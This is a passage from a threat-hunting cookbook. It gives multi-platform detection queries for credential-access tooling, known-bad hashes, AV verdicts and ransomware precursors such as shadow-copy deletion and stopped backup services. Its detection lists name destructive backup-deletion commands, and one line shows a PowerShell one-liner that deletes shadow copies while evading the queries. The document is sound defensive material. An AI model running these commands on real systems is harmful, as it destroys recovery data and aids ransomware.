**[FALSE POSITIVE]** The concrete driver: AV/EDR products' own credential-theft-protection features, and legitimate diagnostic tools (Sysinternals Process Explorer or ProcDump run by an admin), request the same memory-read-capable access mask against sensitive processes as routine, legitimate scanning — the same volume driver DEH Part 9 §3.6's own False Positive Trap names, dozens to low hundreds of daily hits before exclusions are current. Fix: exclude by signed publisher and specific product version, and re-verify after every AV/EDR agent upgrade, since a version bump can shift the access-mask pattern and silently reopen the gap.

**[PIVOT]** Pull the target process's own subsequent behavior — a new outbound connection opened shortly after the access event, or a credential-dumping-shaped follow-on access if the target was lsass.exe — and check whether the source process also appears in a [QC-22-03](#) unexpected-parent hit on the same host.

### 3. Hash- and YARA/AV-engine-based artifact hunting

#### QC-22-05 — Known-bad hash match against a curated threat-intelligence indicator list

| Field             | Value                                                                                                                 |
|-------------------|-----------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <a href="#">QC-22-05</a>                                                                                              |
| MITRE             | No clean single-technique mapping — see <a href="#">[HUNTER]</a> framing                                              |
| Behavior          | A file or process SHA256 observed on the fleet matches an entry on a curated, ingested threat-intelligence hash list. |
| DEH cross-ref     | DEH Part 32 (Threat Intelligence in Detection)                                                                        |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                       |

**[HUNTER]** A hash match against a curated feed is a detection method, not an attacker technique — it can surface anything the feed's contributors have seen before, regardless of tactic. Run this ad hoc after ingesting a new feed, or against a specific incident's indicator set, rather than waiting on the feed's own standing correlation to catch up, since a fresh feed import often needs a first backward-looking pass against historical telemetry the standing rule was never scoped to cover.

**[QUERY] Sigma** — a hash-list match against process-creation or file-creation telemetry, using Sigma's field-list matching against a maintained placeholder.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
title: Known-Bad Hash Match Against Curated Threat Intelligence
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Hashes|contains|expand: '%known_bad_sha256%'
  condition: selection
falsepositives:
  - See [FALSE POSITIVE] below
level: high
```

Plausible expected result: `Hashes` field contains a `SHA256=` value matching one entry in the maintained placeholder list. Interpretation: consistent with a known-bad artifact present on the host; confidence rides entirely on the feed's own accuracy and freshness, not on this query's logic.

**[QUERY] KQL (Sentinel/Defender)** — joining process telemetry against Sentinel's threat-intelligence indicator table.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
DeviceProcessEvents
| where isnotempty(SHA256)
| join kind=inner (
    ThreatIntelIndicators
    | where FileHashType == "SHA256" and isnotempty(FileHashValue)
) on $left.SHA256 == $right.FileHashValue
| project Timestamp, DeviceName, FileName, SHA256, Description, ThreatType, ConfidenceScore
```

Plausible expected result: a small number of rows, each carrying the feed's own `ThreatType` / `ConfidenceScore` alongside the local process event. Interpretation: unchanged; a hit's confidence is the feed's confidence, not this query's own claim.

**[QUERY] SPL** — a lookup-table join against an exported hash-reputation CSV.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
index=edr sourcetype=process_creation
| lookup ioc_hash_lookup.csv sha256 AS file_hash OUTPUT verdict, malware_family, confidence
| where isnotnull(verdict)
| table _time, host, user, file_path, file_hash, verdict, malware_family, confidence
```

Plausible expected result: unchanged in shape from the KQL result. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL; QRadar's Reference Set model is close to a purpose-built fit for this exact shape (DEH Part 27 §2.2), since a curated hash list is precisely what a Reference Set is designed to hold.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, "File Hash" AS
file_hash
FROM events
WHERE REFERENCESETCONTAINS('RS-Known-Bad-Hashes', "File Hash")
LAST 24 HOURS
```

Plausible expected result: rows for every event whose hash property is present in the `RS-Known-Bad-Hashes` Reference Set. Interpretation: unchanged; unlike `QC-22-01 / QC-22-04`'s AQL notes, this shape needs no multi-object correlation chain to stand alone — the Reference Set membership check itself is the whole query.

**[QUERY] YARA-L** — matching against a Google SecOps reference list populated from the same feed.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule known_bad_hash_match {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.sha256 = %known_bad_sha256_list%
  condition:
    $proc
}
```

Plausible expected result: unchanged in shape. Interpretation: unchanged.

**[QUERY] Elastic (KQL)** — filtering on a field populated by an ingest-time enrich processor or the platform's threat-intel integration, rather than a raw query-time join, since Elastic's dedicated indicator-matching tooling operates as a separate rule type outside plain KQL.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
event.category : "process" and threat.indicator.matched_type : "hash" and threat.indicator.provider : *
```

Plausible expected result: matches only where the enrichment step has already populated the `threat.indicator.*` fields at ingest time. Interpretation: unchanged; a clean result here can mean "no match" or "enrichment isn't wired up" — confirm the enrich processor or integration is actually running before trusting an empty result.



**What Would Change My Mind** This pattern assumes a hash match is worth escalating roughly in proportion to the feed's stated confidence field. If a review of your feed's last ninety days of matches showed most hits were adware/PUA hashes the vendor stopped maintaining, or hashes tied to infrastructure dead for over a year, the right fix is dropping that feed's lower-confidence tier from auto-escalation — the query logic above is fine either way; the input list's freshness is the variable at risk.

**[FALSE POSITIVE]** The concrete driver: a stale or overly broad feed carries hashes for adware/PUA or long-dead infrastructure a legitimate host still happens to run — an old shareware installer, a defunct toolbar — producing a technically correct "match" with little current relevance. Fix: tune by the feed's own confidence/severity field and how recently the indicator was last seen active, not by dropping lower-confidence entries outright, which would also drop early-stage indicators the feed hasn't finished corroborating.

**[PIVOT]** Check whether the same hash appears on any other host (QC-22-02's prevalence shape) and pull the feed's metadata — malware family, first-seen date, associated infrastructure — to gauge how stale the indicator actually is before setting escalation priority.

#### QC-22-06 — Endpoint YARA/AV-engine scan verdict correlation

| Field             | Value                                                                                                                                                                                              |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-22-06                                                                                                                                                                                           |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing                                                                                                                                           |
| Behavior          | An EDR/AV engine's own on-disk or in-memory YARA/signature scan has already produced a named threat verdict, surfaced here as SIEM-ingested telemetry rather than as a standing EDR console alert. |
| DEH cross-ref     | DEH Part 11 (Endpoint Detection Engineering, general — no specific subsection covers consuming EDR-native scan verdicts as SIEM telemetry)                                                         |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                    |

**[HUNTER]** Many teams only alert on a scan verdict when remediation *fails* — a successfully quarantined file rarely pages anyone. That gap is worth hunting deliberately: a successful quarantine on one host is a foothold worth understanding, and a cluster of quarantines across several hosts in a short window tells a different story than one isolated hit, neither of which a failure-only alert would surface.

**[QUERY] Sigma** — the `antivirus` logsource category, which most EDR/AV forwarders populate with a threat name and a remediation action.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

title: Endpoint AV or YARA Engine Malware Verdict
status: experimental
logsource:
  category: antivirus
detection:
  selection:
    ThreatName|exists: true
  filter_pua:
    Category: 'PUA'
  condition: selection and not filter_pua
falsepositives:
  - See [FALSE POSITIVE] below
level: medium

```

Plausible expected result: `ThreatName` populated with a named family, `Action` = `quarantined`, `blocked`, or `detected`. Interpretation: consistent with the local engine already having classified an artifact as malicious; the SIEM-side value here is cross-host correlation and remediation-status visibility, not re-detecting what the engine already found.

**[QUERY] KQL (Sentinel/Defender)** — `DeviceEvents` filtered to Defender's antivirus-detection action type.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

DeviceEvents
| where ActionType == "AntivirusDetection"
| extend ThreatName = tostring(AdditionalFields.ThreatName)
| where isnotempty(ThreatName)
| summarize Hosts = dcount(DeviceName), Hits = count() by ThreatName
| order by Hits desc

```

Plausible expected result: a small table of threat names and affected-host counts. Interpretation: a threat name appearing on more than one host in a short window is consistent with lateral spread or a shared delivery vector, not a coincidence worth dismissing as routine AV noise.

**[QUERY] SPL** — an EDR/AV forwarder index carrying rule- or signature-name fields from the endpoint's own scan engine.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

index=edr sourcetype=av_scan
| stats dc(host) as host_count, values(action) as actions by threat_name
| sort - host_count

```

Plausible expected result: unchanged in shape. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL; QRadar's built-in "Virus Detected" category over standard antivirus DSMs.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, "Malware Name" AS threat_name
FROM events
WHERE CATEGORYNAME(category) = 'Virus Detected'
LAST 24 HOURS
```

Plausible expected result: rows keyed on whatever custom property the specific AV DSM extracts for the threat name — verify the mapping before trusting the field name above. Interpretation: unchanged.

**[QUERY] YARA-L** — UDM `SCAN_FILE`-shaped events carrying the engine's own `security_result` verdict.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule av_yara_engine_malware_verdict {
  meta:
    author = "author-agent"
  events:
    $scan.metadata.event_type = "SCAN_FILE"
    $scan.security_result.threat_name != ""
  condition:
    $scan
}
```

Plausible expected result: unchanged in shape. Interpretation: unchanged.

**[QUERY] Elastic (KQL)** — Elastic Defend's own malware-protection event category.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
event.category : "malware" and rule.name : * and not rule.name : "*PUA*"
```

Plausible expected result: unchanged in shape. Interpretation: unchanged.

**Hunter's Note** Google SecOps' YARA-L borrows its syntax structure from actual YARA — the byte-pattern-matching engine most EDR products embed for file/memory scanning — but the two aren't the same thing. A YARA-L rule matches structured UDM events; it does not scan file bytes against a signature the way the engine behind this pattern's own scan verdict does. It can only reason about the result of a scan some other engine already ran and logged.

**[FALSE POSITIVE]** The concrete driver: many EDR/AV engines flag legitimate pentest tools, admin scripts, and "riskware" (remote-access utilities, password-recovery tools) with the same severity as a named malware family, and a team running its own authorized red-team exercise generates real hits

against its own tooling. Fix: tag by threat-name category — PUA/riskware versus a named family — and cross-check against a change-managed pentest calendar before escalating, rather than suppressing the whole category.

**[PIVOT]** Pull the engine's own rule/signature writeup to confirm what family it targets, and check the remediation-status field specifically — a detected-but-not-remediated hit needs a faster response than a quarantined one, and a failure-only pipeline would have missed the quarantined case entirely.

## Cross-references

- Query-language syntax and backend semantics: DEH Parts 23–29 (Sigma, KQL, SPL, AQL, YARA-L, EQL/KQL/ES|QL); DEH Appendix A5 §4 (aggregation/distinct-count), §5 (multi-event correlation and QRadar's three-object model), §7.4–§7.6 (DET-23-01 across AQL, YARA-L, Elastic KQL), and §8 (Elastic surface decision table).
- Telemetry mechanics and lineage/injection reasoning: DEH Part 11 §2 (lineage-tier model) and §7.1 (process-injection surface beyond `CreateRemoteThread`); DEH Part 9 §3.5–§3.6 (Event ID 8/10 worked examples); DEH Part 23 §1 (DET-23-01, generalized in `QC-22-04`); DEH Part 28 §1.1/§4 (YARA-L's unconfirmed `GrantedAccess` equivalent); DEH Part 27 §2–§3 (QRadar's Building Block/Reference Set/Rule model); DEH Part 31 (Baselining); DEH Part 32 (Threat Intelligence in Detection); DEH Part 40 §7 ("unsigned process = malware").
- Detection Coverage / Quality / Debt scoring for graduating any pattern here into a standing rule: DEH Parts 41–43.
- Adjacent cookbook parts: Part 9 for the named LOLBAS/GTFOBins primitives this part excludes; Parts 12–13 for persistence mechanisms, not the execution/injection moment covered here; Part 23 for the ransomware-specific pre-encryption sequence; Part 27 for a worked hunt chain stitching this part's patterns together.
- Master navigation: Appendix A1 (Master Pattern Index), Appendix A3 (MITRE ATT&CK Cross-Reference).

## Part 23 — Ransomware Precursors

---

### Why this part exists

**[CONCEPT]** Human-operated ransomware is not one event; it's a sequence of stages, and by the time file content is actually being encrypted, detection can only affect containment speed, not the outcome. DEH Part 45 §1 builds the full six-stage kill-chain model behind that claim — initial access, discovery, credential access, lateral movement, backup/shadow-copy tampering, and encryption — and weights the backup/shadow-copy stage as the single highest-value pre-encryption signal, because inhibiting recovery is close to mandatory for an attacker who wants leverage, unlike discovery or lateral movement, where a narrow operation might skip steps. This part assumes that model and goes straight to query shapes for the three stages a hunter can still act on before anything is lost: backup/shadow-copy tampering, and the specifically ransomware-shaped slices of discovery and credential access that precede it.

This part's scope is deliberately narrow, and the boundary against neighboring parts is explicit rather than assumed. It does not re-hunt generic host and directory enumeration — `net view`, `nltest`, BloodHound-shaped queries run for any reason — which is this book's Part 15 (Host & Directory Discovery); this part only covers the discovery shape that specifically converges on recovery infrastructure. It does not re-hunt Kerberoasting, DCSync, or ticket theft mechanics, which are this book's Part 7 (Kerberos & Directory Credential Attacks); this part only covers what happens *after* a theft signal already exists, when the same host or account turns toward backup-admin targeting. It does not cover mass file staging or archival with ambiguous intent, which is this book's Part 21 (Insider Threat & Data Staging). And it explicitly does not include an encryption-stage query pattern: DEH Part 45 §7's mass file-modification-rate detection (DET-45-04) is framed there as containment on a case that has already failed, and restating it here as a ready-to-adapt pattern would contradict the pre-encryption weighting this entire part is built around — a hunter looking for that stage's detection should read DEH Part 45 §7 directly.

**[SOC MANAGEMENT]** Two of this part's five patterns (QC-23-01, QC-23-02) sit close enough to the point of no return that DEH Part 45 §10's zero-tolerance, immediate-escalation policy for backup-tampering alerts applies to their cookbook form too — a false-positive rate on either one is a scoping problem to fix in the allowlist, not a reason to route the alert through a normal queue. QC-23-03 and QC-23-05 are join/hunt-shaped patterns that depend on another pattern's own output; they make sense as a scheduled hunt run against recent history, not as standing rules with their own independent cadence. QC-23-04 tunes into a standing correlation rule once its backup/hypervisor-naming keyword list is validated against your own environment, following the same graduation logic this book's Part 5 (Password Spraying) applies to its own density-based patterns.

### 1. Backup and shadow-copy tampering patterns

#### QC-23-01 — Destructive shadow-copy or backup-catalog command

| Field             | Value                                                                                                                                                                          |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-23-01                                                                                                                                                                       |
| MITRE             | T1490 (Inhibit System Recovery)                                                                                                                                                |
| Behavior          | A process invokes a destructive Volume Shadow Copy or Windows Server Backup command (delete or shrinking resize) from a parent process that isn't an allowlisted backup agent. |
| DEH cross-ref     | DEH Part 45 §6.1 (DET-45-01 — Volume Shadow Copy and Windows Backup deletion)                                                                                                  |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                       |

**[HUNTER]** Deleting shadow copies and backup catalogs is close to a mandatory step for an operator who wants ransom leverage — a victim with intact, reachable backups can often just restore and ignore the demand. Hunt this ahead of trusting a standing rule's own tuning, because the discriminator that actually matters is parent-process identity, not binary name, and that allowlist is rarely complete on day one. Reach for this specifically once QC-23-03's enumeration-without-deletion hunt, or any of Part 7's credential-theft patterns, has already flagged the host — a destructive VSS command with no such company is a colder lead than one that has some.

**[QUERY]** Windows Sysmon Event ID 1 (Process Create) or Event ID 4688 (A new process has been created), expressed as a Sigma detection with an explicit backup-agent exclusion.

```

title: Destructive Volume Shadow Copy or Backup Catalog Command
id: 9d2f7a3e-1b4c-4e2a-8f6d-2c7b1a9e3d54
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith:
      - '\vssadmin.exe'
      - '\wmic.exe'
      - '\diskshadow.exe'
      - '\wbadmin.exe'
  selection_verbs:
    CommandLine|contains:
      - 'delete shadows'
      - 'delete catalog'
      - 'delete systemstatebackup'
      - 'shadowcopy delete'
      - 'resize shadowstorage'
  filter_backup_agent:
    ParentImage|endswith:
      - '\veeam.backup.service.exe'
      - '\wbengine.exe'
condition: selection_image and selection_verbs and not filter_backup_agent

```

CONCEPTUAL SAMPLE — binary list, verb list, and parent-process allowlist illustrative, adapted from DEH Part 45 §6.1's DET-45-01; validate against your own backup-agent inventory before deploying.

Plausible expected result: with the allowlist reasonably complete, low single digits of matches per month across a mid-sized estate. Interpretation: a match from a non-allowlisted parent is consistent with active recovery-inhibition ahead of encryption — treat it as high-confidence regardless of time of day, not as routine backup-job noise.

**[QUERY]** Microsoft Defender for Endpoint's `DeviceProcessEvents` table via Sentinel.

```
DeviceProcessEvents
| where Timestamp > ago(1h)
| where FileName in~ ("vssadmin.exe", "wmic.exe", "diskshadow.exe", "wbadmin.exe")
| where ProcessCommandLine has_any (
    "delete shadows", "delete catalog", "delete systemstatebackup",
    "shadowcopy delete", "resize shadowstorage")
| where InitiatingProcessFileName !in~ ("veeam.backup.service.exe", "wbengine.exe")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName
```

CONCEPTUAL SAMPLE — field names and allowlist illustrative, adapted from DEH Part 45 §6.1's DET-45-01; validate the allowlist against your own backup tooling.

Plausible expected result: rows carrying the full `ProcessCommandLine` with a destructive verb and an `InitiatingProcessFileName` that reads as an ordinary shell or scheduled-task host, not a known backup binary. Interpretation: unchanged from the Sigma form above.

**[QUERY]** Splunk SPL against a Sysmon-for-Windows index.

```
index=wineventlog (EventCode=1 OR EventCode=4688) Image IN
(".*\\vssadmin.exe", ".*\\wmic.exe", ".*\\diskshadow.exe", ".*\\wbadmin.exe")
| search CommandLine="*delete shadows*" OR CommandLine="*delete catalog*" OR CommandLine="*delete
systemstatebackup*" OR CommandLine="*shadowcopy delete*" OR CommandLine="*resize shadowstorage*"
| search NOT ParentImage IN ("*veeam.backup.service.exe", "*wbengine.exe")
| table _time, ComputerName, User, Image, CommandLine, ParentImage
```

CONCEPTUAL SAMPLE — field names assume a standard Sysmon-for-Windows TA mapping; verify against your own field extraction.

Plausible expected result and interpretation: the same shape as the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL, per this book's disambiguation convention) against a process-creation event source.

```
SELECT devicetime, username, hostname, "process name", "command line", "parent process name"
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) = 'Microsoft Windows Security Event Log'
  AND "process name" IN ('vssadmin.exe', 'wmic.exe', 'diskshadow.exe', 'wbadmin.exe')
  AND ("command line" ILIKE '%delete shadows%' OR "command line" ILIKE '%delete catalog%' OR "command
line" ILIKE '%delete systemstatebackup%' OR "command line" ILIKE '%shadowcopy delete%' OR "command line"
ILIKE '%resize shadowstorage%')
  AND "parent process name" NOT IN ('veeam.backup.service.exe', 'wbengine.exe')
LAST 1 HOURS
```

CONCEPTUAL SAMPLE — assumes a process-creation DSM extension already exposes "process name", "command line", and "parent process name" as queryable fields; without that extension these arrive as unparsed payload text, not columns.

Plausible expected result: one row per offending event inside the search window. Interpretation: identical to the other surfaces above; a zero-result run is only trustworthy once the DSM mapping is confirmed current.

**[QUERY]** Google SecOps YARA-L over PROCESS\_LAUNCH UDM events.

```
rule destructive_vss_backup_deletion {
  meta:
    description = "Destructive VSS or backup-catalog command from a non-allowlisted parent"
    severity = "HIGH"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = $image
    $e.target.process.command_line = $cmd
    $e.principal.process.file.full_path = $parent
  match:
    $image, $cmd, $parent over 5m
  outcome:
    $risk_score = 85
  condition:
    $e and $image in %vss_backup_binaries and $cmd in %destructive_verbs and $parent not in
    %allowlisted_backup_agents
}
```

CONCEPTUAL SAMPLE — %vss\_backup\_binaries, %destructive\_verbs, and %allowlisted\_backup\_agents assume reference lists defined elsewhere in your rule set; UDM field paths illustrative.

Plausible expected result: a single detection instance per qualifying event, bound to the offending image/command/parent triple. Interpretation: unchanged from the other surfaces above.

**[QUERY]** Elastic KQL, chosen over EQL or ES|QL because this is a single-event boolean match with a simple exclusion, not a sequence or an aggregation (per DEH Appendix A5 §8's decision table).

```
process.name : ("vssadmin.exe" or "wmic.exe" or "diskshadow.exe" or "wbadmin.exe") and
process.command_line : ("*delete shadows*" or "*delete catalog*" or "*delete systemstatebackup*" or
"*shadowcopy delete*" or "*resize shadowstorage*") and not process.parent.name :
("veeam.backup.service.exe" or "wbengine.exe")
```

CONCEPTUAL SAMPLE — field names assume a standard ECS process mapping; disambiguated here as Elastic KQL, not Sentinel/Defender KQL.

Plausible expected result and interpretation: unchanged from the other surfaces above.

**[FALSE POSITIVE]** Backup agents legitimately issue these exact destructive verbs as part of ordinary retention-policy pruning; a spike in hits from one specific parent process almost always means new or reconfigured backup tooling nobody added to the allowlist yet, not a sudden change in attacker behavior — fix the allowlist rather than suppressing the rule. Separately, every language above depends



entirely on process-creation telemetry reaching the pipeline: a host with its EDR sensor or Sysmon service stopped or tampered with (T1562) produces zero events from every query shown here, indistinguishable from "no tampering occurred." Pair this pattern with a log-source heartbeat check (DEH Part 5's canary-event monitoring) and treat a previously-reporting host going silent as its own alert, not a clean result.

**[PIVOT]** Check whether the same host or account produced a QC-23-03 enumeration hit in the preceding 72 hours, or a QC-23-05 credential-theft-to-backup-targeting chain. Check for an Event ID 1102 (The audit log was cleared) near the same timestamp. Note this pattern only matches four named binaries — an operator who deletes shadow copies via the `Win32_ShadowCopy` WMI class's own `Delete()` method (for example `Get-CimInstance Win32_ShadowCopy | Remove-CimInstance`) spawns none of them and evades every query above while achieving the identical outcome; treat this pattern as covering the common case, not the ceiling of shadow-copy deletion techniques.

### **Detection Autopsy — "alert on any execution of vssadmin.exe"**

**The rule:** Fires on every process-creation event where the image name is `vssadmin.exe`, regardless of arguments or parent process.

**Why it shipped:** VSS deletion is the headline ransomware behavior, `vssadmin.exe` is the tool nearly every write-up names, and matching the binary name alone is a one-line filter that's trivial to justify in a design review.

**How it failed:** Windows Server Backup, Veeam, and most enterprise backup agents invoke `vssadmin.exe` constantly for ordinary snapshot creation, listing, and retention-driven pruning. On an estate with backup agents deployed broadly, this fires dozens of times a night, every night, none of it an attacker — and the analyst who has to triage it learns within a week that a `vssadmin.exe` alert means "check if it's the backup job," at which point the rule has trained its own dismissal.

**The fix:** Restrict to the destructive verbs and exclude by parent-process identity against a reviewed backup-agent allowlist, exactly as the six query forms above do — not by excluding the binary name itself, which would blind the rule to an attacker who happens to run it from an allowlisted-looking process.

---

## **QC-23-02 — Backup or hypervisor service stopped with no matching restart**

| Field             | Value                                                                                                                                                                                  |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-23-02                                                                                                                                                                               |
| MITRE             | T1489 (Service Stop)                                                                                                                                                                   |
| Behavior          | A backup-agent or hypervisor-management service transitions to stopped and produces no matching start within a validated maintenance-window baseline (illustrated here as 30 minutes). |
| DEH cross-ref     | DEH Part 45 §6.2 (DET-45-02 — Backup/hypervisor service stopped with no matching restart); DEH Part 31 (Baselining, for the legitimate restart-cycle baseline this pattern depends on) |
| Languages covered | Sigma — N/A, see below; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L — N/A, see below; Elastic (ES QL)                                                                           |

**[HUNTER]** An attacker who stops a backup agent ahead of encryption produces exactly half the sequence a legitimate deploy or patch cycle produces — the stop, with nothing coming back. Hunt this by comparing each service's most recent stop against its most recent start, rather than alerting on any stop in isolation, since a lone stop event is indistinguishable from routine maintenance; the absence of a matching start past a validated baseline window is the actual signal. Run this ahead of trusting a standing rule's maintenance-window suppression list, since that list is usually built for application servers first and rarely covers backup infrastructure completely.

**N/A note — Sigma.** *Aggregation ceiling. None of Sigma's four correlation types ( `value_count`, `event_count`, `temporal`, `temporal_ordered` — DEH Appendix A5 §4) assert the absence of a later event; all four confirm that something did happen within a window, not that something failed to happen, which is exactly what "a stop with no matching start" needs to express.*

**[QUERY]** Sentinel KQL against a service-state-change table (Windows Event ID 7036, "The service entered the running/stopped state," or an equivalent forwarded source).

```
ServiceStateEvents
| where ServiceName in ("veeam-agent", "backup-agent", "wbengine", "vmware-hostd")
| summarize LastStop = maxif(TimeGenerated, EventType == "stop"),
               LastStart = maxif(TimeGenerated, EventType == "start")
  by Host, ServiceName
| where isnotempty(LastStop) and (isempty(LastStart) or LastStart < LastStop)
| extend MinutesWithoutRestart = datetime_diff('minute', now(), LastStop)
| where MinutesWithoutRestart > 30
```

CONCEPTUAL SAMPLE — table and field names illustrative, adapted from DEH Part 45 §6.2's DET-45-02; map `ServiceStateEvents` to whatever ingests your Windows Event ID 7036 or syslog service-state events.

Plausible expected result: a small number of host/service pairs per run, each with a `LastStop` timestamp and no `LastStart` after it, `MinutesWithoutRestart` comfortably over 30. Interpretation: consistent with a service deliberately stopped and left down; cross-check against any active, ticketed maintenance window before escalating.

**[QUERY]** Splunk SPL against forwarded syslog/journald from Linux hosts running backup agents.

```

index=linux_syslog sourcetype IN ("journald","syslog") service_name IN ("veeam-agent","backup-agent")
| eval event_type=case(
    match(_raw, "(?i)stopping|deactivated|stopped"), "stop",
    match(_raw, "(?i)starting|started"), "start")
| stats latest(eval(if(event_type="stop", _time, null()))) as last_stop_time
    latest(eval(if(event_type="start", _time, null()))) as last_start_time
    by host service_name
| where isnotnull(last_stop_time) AND (isnull(last_start_time) OR last_start_time < last_stop_time)
| eval minutes_without_restart = (now() - last_stop_time) / 60
| where minutes_without_restart > 30

```

CONCEPTUAL SAMPLE — directly adapted from DEH Part 45 §6.2's DET-45-02; the `latest()` construction must reference each event type's own most recent timestamp, not the search window's earliest event, or a host with multiple stop/restart cycles gets mislabeled as never having restarted.

Plausible expected result and interpretation: the same framing as the KQL form above. ESXi's `hostd` telemetry needs a separate query against its own syslog format — it is not Linux and does not emit `journald`, so this exact regex does not extend to it unmodified.

**[QUERY]** QRadar AQL (not standard SQL) — the investigative single-host check an analyst runs by hand before building the standing multi-object version. A deployed QRadar detection for this pattern needs a Reference Set tracking each service's last-stop time, updated by a Building Block, with a second rule testing elapsed time since that reference-set entry (DEH Part 27 §2's model); AQL alone cannot compute "the latest of two event types per entity, compared, with an elapsed-time filter" as one query.

```

SELECT devicetime, hostname, "service name", "service state"
FROM events
WHERE "service name" IN ('veeam-agent','backup-agent','wbengine','vmware-hostd') -- paste in the flagged service
    AND hostname = 'backupsrv01' -- paste in the flagged host
ORDER BY devicetime DESC
LAST 1 DAYS

```

CONCEPTUAL SAMPLE — hostname and service name are illustrative placeholders; this pulls the raw state-change history for one host/service pair so an analyst can read the stop/start sequence directly.

Plausible expected result: an ordered list of state-change rows. Interpretation: unchanged from the other surfaces — the finding is the same, only the mechanism producing it differs.

**N/A note — YARA-L.** Aggregation ceiling. YARA-L's `outcome` section aggregates over events that did match; it has no construction for "the most recent start event for this entity is missing or older than the most recent stop," the same class of gap the Sigma note above documents for a negative, absence-based condition.

**[QUERY]** Elastic ES|QL, chosen because this is a threshold/comparison shape over the whole lookback rather than an ordered sequence.

```

FROM logs-service.state*
| WHERE service.name IN ("veeam-agent", "backup-agent", "wbengine", "vmware-hostd")
| STATS last_stop = MAX(CASE(event.action == "stop", @timestamp, NULL)),
      last_start = MAX(CASE(event.action == "start", @timestamp, NULL))
  BY host.name, service.name
| WHERE last_stop IS NOT NULL AND (last_start IS NULL OR last_start < last_stop)
| EVAL minutes_without_restart = DATE_DIFF("minutes", last_stop, NOW())
| WHERE minutes_without_restart > 30

```

CONCEPTUAL SAMPLE — field and index names illustrative; ES|QL's single **STATS** stage with conditional **CASE** aggregates is what keeps this a one-query shape where Sigma and YARA-L cannot follow.

Plausible expected result and interpretation: unchanged from the KQL/SPL forms above.

**[FALSE POSITIVE]** An OS patch-cycle reboot stops the backup-agent service as a side effect of shutdown, and if the reboot plus post-boot service-startup-ordering delay exceeds the 30-minute threshold, this fires on ordinary maintenance. Exclude hosts inside an active, ticketed maintenance window rather than raising the threshold across the board — a longer threshold gives a real attacker more time before the alert fires too.

**[PIVOT]** Check whether the same host produced a QC-23-01 destructive-VSS hit or a QC-23-05 credential-theft chain around the same time. Check for T1562 defense-tampering events on the same host. Confirm against the change-management ticket system for an active, approved maintenance window before escalating.

**Engineering Reality** Treating "Linux backup agent" and "ESXi hypervisor management" as the same query with a bigger service-name list is the mistake this pattern's SPL form warns against explicitly. ESXi's **hostd** does not run **systemd** or **journald**; its stop/start wording, timestamp format, and forwarding path (typically a syslog export or a vCenter/vSphere-specific collector) are structurally different from the Linux journal lines this pattern's regex matches. A query that "covers" hypervisor infrastructure by adding **vmware-hostd** to a Linux-shaped service-name list will silently produce zero rows for that host forever, and a silent zero looks identical to "the hypervisor was never touched."

### QC-23-03 — Shadow-copy or snapshot enumeration without a follow-on deletion

| Field             | Value                                                                                                                                                                          |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-23-03                                                                                                                                                                       |
| MITRE             | T1490 (Inhibit System Recovery)                                                                                                                                                |
| Behavior          | A shadow-copy or snapshot <i>listing</i> command runs from a non-allowlisted parent, with no matching QC-23-01 destructive command following on the same host within 72 hours. |
| DEH cross-ref     | DEH Part 45 §9.1 (HUNT-45-01 — Shadow-copy and snapshot enumeration without deletion)                                                                                          |
| Languages covered | Sigma — N/A, see below; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L — N/A, see below; Elastic (ES QL)                                                                   |

**[HUNTER]** QC-23-01 only ever matches the destructive verb, so an operator who lists existing shadow copies to plan the deletion — or who lists them and hasn't run the destructive step yet — produces nothing for that pattern to catch. This hunt closes that gap by pulling every listing-style command and checking whether a matching destructive hit ever follows, so a negative finding ("this enumeration never escalated") is itself useful evidence, and a positive finding (no destructive hit yet, but the listing already happened) is a genuine leading indicator worth acting on before deletion occurs.

